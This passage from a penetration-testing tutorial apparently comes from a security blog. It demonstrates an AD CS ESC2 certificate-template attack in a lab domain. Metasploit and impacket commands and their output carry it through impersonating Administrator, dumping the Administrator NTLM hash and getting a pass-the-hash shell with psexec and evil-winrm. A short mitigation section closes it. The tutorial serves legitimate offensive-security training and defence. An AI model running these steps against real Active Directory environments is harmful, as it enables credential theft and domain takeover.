└─# impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38 administrator@192.168.1.48 ◄──
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file IAzDfuta.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service kzBG on 192.168.1.48.....
[*] Starting service kzBG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

## ESC2 Attack Using Metasploit

The Metasploit module **auxiliary/gather/ldap/ldap_esc_vulnerable_cert_finder** is used to **enumerate vulnerable AD CS certificate templates** directly via LDAP — it detects misconfigurations like ESC2.

Let's walk through how to **use it effectively**, then how to **exploit ESC2** based on the results.

### Enumeration for vulnerable certificate templates

Launch Metasploit: msfconsole

Load the Module:

use auxiliary/gather/ldap/ldap_esc_vulnerable_cert_finder
set RHOSTS 192.168.1.48
set DOMAIN ignite.local
set PASSWORD Password@1
run

```
msf6 > use auxiliary/gather/ldap_esc_vulnerable_cert_finder  ◄───
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set username raj
username ⇒ raj
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set password Password@1
password ⇒ Password@1
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > run
[*] Running module against 192.168.1.48

[*] Discovering base DN automatically
[!] Couldn't find any vulnerable ESC13 templates!
[+] Template: ESC2
[*]   Distinguished Name: CN=ESC2,CN=Certificate Templates,CN=Public Key Services,CN=Services
[*]   Manager Approval: Disabled
[*]   Required Signatures: 0
[+]   Vulnerable to: ESC2
[*]   Notes: ESC2: Template defines the Any Purpose OID or no EKUs (PkiExtendedKeyUsage)
[*]   Certificate Template Enrollment SIDs:
[*]     * S-1-5-21-798084426-3415456680-3274829403-513 (Domain Users)
[*]     * S-1-5-21-798084426-3415456680-3274829403-512 (Domain Admins)
[*]     * S-1-5-21-798084426-3415456680-3274829403-519 (Enterprise Admins)
[+]   Issuing CA: ignite-DC-CA (DC.ignite.local)
[*]     Enrollment SIDs:
[*]       * S-1-5-11 (Authenticated Users)
[*]       * S-1-5-21-798084426-3415456680-3274829403-519 (Enterprise Admins)
[*]       * S-1-5-21-798084426-3415456680-3274829403-512 (Domain Admins)
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > 
```

This confirms **ESC2 is possible(vulnerable)** — the template allows impersonation.

This Metasploit module auxiliary/admin/dcerpc/icpr_cert exploits misconfigured AD CS templates ESC2 by requesting certificates via RPC instead of the web interface and saving the resulting .pfx file for future authentication.

The AD CS server approved the certificate request, issuing a certificate linked to raj@ignite.local.
It was saved as a .pfx (PKCS#12) file at: /root/.msf4/loot/…, containing both the certificate and private key ready for PKINIT-based authentication.
The loot command output confirms:
• The .pfx file is valid and stored locally
• It can now be used to authenticate as raj or impersonate another user, depending on the template permissions

**Load the Certificate Request Module**

use auxiliary/admin/dcerpc/icpr_cert
set RHOSTS 192.168.1.48
set CA ignite-DC-CA
set CERT_TEMPLATE ESC2
set SMBDomain ignite.local
set SMBPass Password@1
run

```
msf6 > use auxiliary/admin/dcerpc/icpr_cert  ◄─
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC-CA
CA ⇒ ignite-DC-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE ESC2
CERT_TEMPLATE ⇒ ESC2
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBDomain ignite.local
SMBDomain ⇒ ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBPass Password@1
SMBPass ⇒ Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set SMBUser raj
SMBUser ⇒ raj
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: raj@ignite.local
[*] 192.168.1.48:445 - Certificate Policies:
[*] 192.168.1.48:445 -    * 2.5.29.37.0
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112054234_default_192.168.1.48_window
s.ad.cs_334626.pfx
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/icpr_cert) > loot   ◄─

Loot
════

host            service   type          name            content              info                    path

192.168.1.48              windows.ad.cs certificate.pfx application/x-pkcs12  IGNITE\raj Certificate   /roo
t/.msf4/loot/20250112054119_default_192.168.1.48_windows.ad.cs_703658.pfx  ◄─
```

We've successfully performed an ESC2 attack using the Metasploit module admin/dcerpc/icpr_cert, impersonating the Administrator account and obtaining a valid PFX certificate issued in their name.

Setting ON_BEHALF_OF allows a low-privileged user to request a certificate on behalf of another user in this case, the Administrator.

*Note: It works **only if** the certificate template allows it (SubjectAltName from requester & no Manager Approval or ENROLLEE_SUPPLIES_SUBJECT restrictions).*

We selected the 'User' certificate template, which is likely enrollable by the current user.

set ON_BEHALF_OF Administrator
set PFX root/.msf4/loot/20250112054234_default_192.168.1.48_windows..cs_334626.pfx
set CERT_TEMPLATE User
run

```
msf6 auxiliary(admin/dcerpc/icpr_cert) > set ON_BEHALF_OF Administrator   ◄─
ON_BEHALF_OF ⇒ Administrator
msf6 auxiliary(admin/dcerpc/icpr_cert) > set PFX /root/.msf4/loot/20250112054234_default_192.168.1.48_windows.ad.cs_334626.pfx  ◄─
PFX ⇒ /root/.msf4/loot/20250112054234_default_192.168.1.48_windows.ad.cs_334626.pfx
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CERT_TEMPLATE User
CERT_TEMPLATE ⇒ User
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: Administrator@ignite.local
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250112054501_default_192.168.1.48_windows.ad.cs_460247.pfx
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/icpr_cert) >
```

We successfully obtained a certificate as Administrator, confirming the template's vulnerability to ESC2, and the resulting .pfx file now serves as Administrator's private key and certificate, enabling Kerberos authentication as that user using Certipy or similar tools.

Renaming it to administrator.pfx helps you **quickly identify** the cert as belonging to the impersonated Administrator account.

Fire the command to rename :

mv 20250112054501_default_192.168.1.48_windows..cs_460247.pfx administrator.pfx

```
┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20250112054501_default_192.168.1.48_windows.ad.cs_460247.pfx administrator.pfx ◄──
```

The **auxiliary/admin/kerberos/get_ticket** module can be used to request TGT/TGS tickets from the KDC.

The following ACTIONS are supported:

- ○ **GET_TGT**: legally request a TGT from the KDC given a password, a NT hash or an encryption key. The resulting TGT will be cached.
- ○ **GET_TGS**: legally request a TGS from the KDC given a password, a NT hash, an encryption key or a cached TGT. If the TGT is not provided, it will request it the same way the "TGT action" does. The resulting TGT and the TGS will be cached.

Use a .pfx file to **authenticate as Administrator** and get a **Kerberos TGT** you can later use with pass-the-ticket attacks.

Launch Metasploit: msfconsole

Load the Module and Set required Options:

use admin/kerberos/get_ticket
set cert_file /root/.msf4/loot/administrator.pfx
set rhosts 192.168.1.48
set action GET_HASH
run

```
msf6 > use admin/kerberos/get_ticket ◄──
[*] Using action GET_HASH - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set cert_file /root/.msf4/loot/administrator.pfx
cert_file ⇒ /root/.msf4/loot/administrator.pfx
msf6 auxiliary(admin/kerberos/get_ticket) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(admin/kerberos/get_ticket) > set action GET_HASH
action ⇒ GET_HASH
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250112054838_default_192
[*] 192.168.1.48:88 - Getting NTLM hash for Administrator@ignite.local
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250112054838_default_192
[+] Found NTLM hash for Administrator: aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
[*] Auxiliary module execution completed
```

If the attack is successful, the system dumps the NTLM hash.

## Lateral Movement & Privilege Escalation using Evil-Winrm

Use **Evil-WinRM** to get a shell as Administrator using the certificate-based authentication.

Fire up the command as

evil-winrm -i 192.168.1.48 -u administrator -H 32196b56ffe6f45e294117b91a83bf38



## Mitigation



| Layer | Mitigation |
|---|---|
| Certificate Templates | Review and harden templates |
| Permissions | Limit who can enroll |
| PKI Configuration | Harden ADCS settings |
| Detection | Monitor logs and anomalous cert issuance |
| Network Controls | Restrict PKINIT and LDAPS |
| Patch & Update | Ensure ADCS is up to date |

1. **Harden Certificate Templates** → Disable ENROLLEE_SUPPLIES_SUBJECT and remove irrelevantClient Authentication EKUs
2. **Restrict Enrollment Permissions** → Grant Enroll and Autoenroll rights only to trusted users and groups
3. **Disable or Remove Unused Templates** → Unpublish legacy or not secure templates like "User"
4. **Enable Manual Approvals** → Require manager approval for sensitive certificate templates
5. **Monitor Certificate Activity** → Watch for Event IDs 4886 (request) and 4887 (issue) in security logs
6. **Regular Vulnerability Scanning** → Use Certipy and Metasploit to identify and fix template misconfigurations
7. **Harden and Isolate ADCS Infrastructure** → Patch, restrict network access, and disable unnecessary ADCS roles

**Author:** MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**